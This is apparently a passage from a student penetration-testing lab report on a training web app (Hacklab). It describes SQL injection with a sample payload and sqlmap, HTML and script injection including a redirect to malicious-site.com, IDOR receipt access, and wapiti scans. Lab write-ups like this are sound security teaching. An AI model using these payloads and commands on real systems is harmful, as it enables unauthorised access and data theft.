


Figure 32 – Filter for sql injection making it harder to bypass.

Figure 33 - null injection.




Figure 34 - There are more examples in appendix B.

' OR database() LIKE 'A%' # - Logins as rick.




Figure 35 - There are more examples in appendix B.

7.2 - SQL Map -Kali

A sql injection attempt through kali as seem in figure 35.

sqlmap --common-tables, u http://192.168.1.10/index.php?id=1




Figure 35

The overall website security level when it comes to SQL injections is a medium as some basic injection cannot go through but using more complex injections some did get some results when tested but due to its filter it has, it has some level of security the least.

8 - Other Methods of Injections

An attacker can use code injection to introduce (or "inject") code into a web application to change the course of execution. Injection flaws occur when an application accepts un-trusted data to an interpreter. Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover. (credit of explanation Colin McLean).

Header Injection - ?username=<h1>Hacked</h1>&lastnaem=last&form=submi




Figure 36 – Loggin in using admin/badass.




Figure 37 – logged in.

Another example

Using Wireshark

http://192.168.1.10/admin/index.php?content=%3Cscript%3Ewindow.location.href=%22http://malicious-site.com%22;%3C/script%3E




Figure 38 – credentials captured

9 - Authorization

Authorisation is often confused with Authentication. While these two concepts are closely intertwined, they are distinct. Authentication is the process of verifying a user's identity. In simpler terms, it answers the question, "Who is this user?". Authorisation is the process to verify the user's permissions. In simpler terms, it answers the question, "What is this user allowed to do?". (credit of explanation Colin McLean).

9.1 - Brute Force Browsing




Figure 39 – example 1.

By switching the id in the URL, we can see various products from figures 40 and 41.




Figure 40 – example 2.




Figure 41 – example 3

These are examples of brute force browsing by simply being able to switch id and change to assorted products.

9.2 Path Traversal

Path Traversal, also known as Directory Traversal, is a security vulnerability that occurs when an attacker can manipulate inputs to navigate through the webserver's file system and access

resources outside the intended scope or designated access permissions. The primary aim of those exploiting this vulnerability is to access files or directories outside the intended scope, for unauthorised data retrieval.

Using Appendix A, you can find different directories or by simply going further to enumerations specifically dirb where it shows different available directories paths and files as well as spider which are especially useful tools when used correctly and give valuable information to the attacker.

9.3 INSECURE DIRECT OBJECT REFERENCES

Insecure Direct Object References are a common vulnerability found in web applications. It arises when an application permits users to access resources directly, such as files or data, without thorough validation or authorisation checks. IDOR represents an absence of, or inadequate access control measures' vulnerabilities occur when the application fails to rigorously validate a user's request before granting access to a resource. Instead of properly confirming whether a user possesses the necessary permissions to access a particular resource, the application relies solely on direct references provided by the user, such as object IDs, object numbers, or filename. (credit of explanation Colin McLean).

After login in as Rick we then navigate to shopping cart by going to ordered products as seen on figure 42.

Figure 41 – Rick Astley.




Figure 42 – Rick presses products and adds products then navigates to shopping card where items have been added .




Figure 42 - Rick will press receipt but before pressing intercept will be turned on to intercept the request.




Figure 43 - From here we can change the id to any given number for example 3.

Example:




Figure 44 - we got another customer's receipt named Colin by changing the id to 3.

10 - Automation & Fuzzing

In web application security testing, Automated Vulnerability Scanning can be a key process in accessing an application's resilience. The tools which can accomplish this task systematically scan and assess web applications for known vulnerabilities, weaknesses, or misconfigurations. Navigating through the target, mapping its structure and components while performing automated tests on various elements like input fields, URLs, and forms (credit Jamie O' Hare)

10.1 Using Zap and Wapiti

Zap was used to generate a report by doing an automated scan through spider to find all vulnerabilities with the target being 192.168.1.10. After the report was created through kali the report directory was specified as seen in the figures below and then different command lines were used to discover more vulnerabilities.

Figure 45

Examples of outputs:

wapiti-getcookie -c cookies.json -u http://192.168.1.10/index.php

- Customer login screen

Figure 46 – credentials hacklab@hacklab/hacklab with secret cookie.

- Admin panel login screen




Figure 47 – credentials of admin/badass cookie.

More examples of wapiti:

Next step is to run Wapiti against Hacklab, making sure to specify the cookies file created in the examples above, as well as an output file. The command below does both.

sudo wapiti -u http://192.168.1.10/index.php -c cookies.json -o wapiti_report.json -f json --flush-session

sudo wapiti -u http://192.168.1.10/admin/ -c cookies.json -o wapiti_report.json -f json --flush-session

Outputs for each can be found in Appendix C.

10.2 Fuzzing:

In web application security testing, Fuzzing is a method that involves continuously sending an application's endpoint with various unexpected, invalid, or random data inputs, known as "fuzz," to uncover potential vulnerabilities. Fuzzing can target various parts of the application, including input fields, protocols, file handling mechanisms, and more. Assessing how the application responds to fuzz, such as crashes, error 